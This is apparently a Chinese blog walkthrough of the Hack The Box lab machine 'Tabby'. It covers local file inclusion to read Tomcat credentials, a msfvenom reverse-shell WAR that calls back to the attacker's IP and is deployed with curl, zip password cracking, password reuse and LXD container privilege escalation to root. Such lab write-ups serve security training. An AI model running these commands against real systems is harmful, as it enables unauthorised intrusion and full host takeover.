-
【Hack The Box】linux练习-- Tabby
HTB 学习笔记
【Hack The Box】linux练习-- Tabby
🔥系列专栏:Hack The Box
🎉欢迎关注🔎点赞👍收藏⭐️留言📝
📆首发时间:🌴2022年11月22日🌴
🍭作者水平很有限,如果发现错误,还望告知,感谢!
信息收集
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.41 ((Ubuntu)) |_http-server-header: Apache/2.4.41 (Ubuntu) |_http-title: Mega Hosting 8080/tcp open http Apache Tomcat |_http-open-proxy: Proxy might be redirecting requests |_http-title: Apache Tomcat Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
80
sales@megahosting.com
普通页面啥都没有,几乎点完了所有功能模块之后有几个无法访问,查看发现需要hosts
于是添加

然后有这么一段话目录爆破结果如下
/news.php (Status: 200) [Size: 0] /.php (Status: 403) [Size: 277] /index.php (Status: 200) [Size: 14175] /files (Status: 301) [Size: 312] [--> http://10.129.18.17/files/] /assets (Status: 301) [Size: 313] [--> http://10.129.18.17/assets/]- 1
- 2
- 3
- 4
- 5
唯一有点意思是 /news.php

发现存在lfi,我尝试将…/…/…/…/…/…/…/etc/passwd
存在lfi

所以得知了用户
一个ash用户
还有一个syslog8080 tomcat
首页提到
Users are defined in /etc/tomcat9/tomcat-users.xml.利用lfi访问
 啥都没有
啥都没有
于是我在我本地安装了tomcat
find / -name tomcat-users.xml
 用第一个,然后直接右键源代码查看
 找到了凭据
找到了凭据

因为
tomcat默认存在一个/manager
可以登陆

根据我的清单
https://blog.csdn.net/weixin_65527369/article/details/127538948

hydra -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt http-get://10.129.18.17:8080/manager/html- 1
但是没有找到密码
 但是爆破不出来,于是我就尝试刚才获得的密码
但是我无权查看页面
 http://megahosting.htb:8080/host-manager/html
但是我可以查看应用程序页面
这同样也是tomcat的一个吗默认页面
基于文本的管理器应用程序
https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Supported_Manager_Commands- 1
官网文档可以看看
这是一种已经知道的攻击方法
msfvenom -p java/shell_reverse_tcp lhost=10.10.14.29 lport=8888 -f war -o shell.war curl -u 'tomcat:$3cureP4s5w0rd123!' http://10.129.18.17:8080/manager/text/deploy?path=/rong --upload-file shell.war curl http://10.129.18.17:8080/rong- 1
- 2
- 3
- 4
- 5
 获得了shell
python3 -c ‘import pty;pty.spawn (“/bin/bash”)’tomcat->
我们现在已知两个用户
一个ash用户
还有一个syslog 发现了一个zip
 搞回本地而后爆破
得到密码
admin@it
注意密码复用的可能性 翻遍了几乎所有的文件,全部打打开搜素了pass关键字,没有任何发现,尝试用刚才压缩包爆破出来的密码复用
成功
成功登陆了ash

ash ->root

发现他有烂兄弟权限
那就烂兄弟提权先来一手lxd提权
下载并构建
proxychains4 -f /etc/proxychains4.conf git clone https://github.com/saghul/lxd-alpine-builder.git cd lxd-alpine-builder proxychains4 -f /etc/proxychains4.conf ./build-alpine- 1
- 2
- 3
- 4


把当前目录添加到环境变量,不然没有lxc命令
export PATH=/snap/bin/:$PATH

传入靶机的tmp目录,或者在/dev/shm玩
接下来我将镜像导入 lxc: lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias rong-image 我需要运行 lxd init. 我可以接受所有默认值: lxd init 创建容器 lxc init rong-image container-rong -c security.privileged=true init- 要采取的行动,启动一个容器 0xdf-image- 开始的形象 container-0xdf- 运行容器的别名 -c security.privileged=true- 默认情况下,容器作为非根 UID 运行; 这将以 root 身份运行容器,使其能够以 root 身份访问主机文件系统 我还将把主机文件系统的一部分挂载到容器中。 这对于在两者之间有一个共享文件夹很有用。 我将通过挂载主机系统根目录来滥用它: lxc config device add container-rong device-rong disk source=/ path=/mnt/root lxc start container-rong 以下 lxc exec命令返回容器内的根 shell: lxc exec container-rong /bin/sh- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19

-
相关阅读:
字符串常用方法
Attention Transformer
gom传奇引擎无限蜂功能插件安装图文教程
CLIP模型原理
通过动态IP解决网络数据采集问题
【Ubuntu】安装Anaconda+vscode
Native 内存&warp
尚硅谷JAVA数据结构与算法--希尔排序
UE5发布时出现SDK NOT Setup错误解决方法
华贝甄选干细胞科技,揭秘生命修复的奥秘
- 原文地址:https://blog.csdn.net/weixin_65527369/article/details/127986394

- 最新文章
-
沪漂五周年了:我越来越迷茫了
Agentic Skill Routing 实战:别再把所有 Skill 塞进 AI Agent 上下文
MySQL-Seconds_behind_master的精度误差
[MAF预定义ChatClient中间件-03]CachingChatClient——利用缓存省钱省时间
AI的至暗历史:从万众期待到被政府撤资,AI的两次死亡徘徊
Agent OS :五种驯服不确定性的范式
PortSwigger SQL注入LAB11
数据库即时编译JIT
[Begin]AI Learn Data Day 0
深度学习进阶(二十七)现代 LLM 的核心架构设计其二:SwiGLU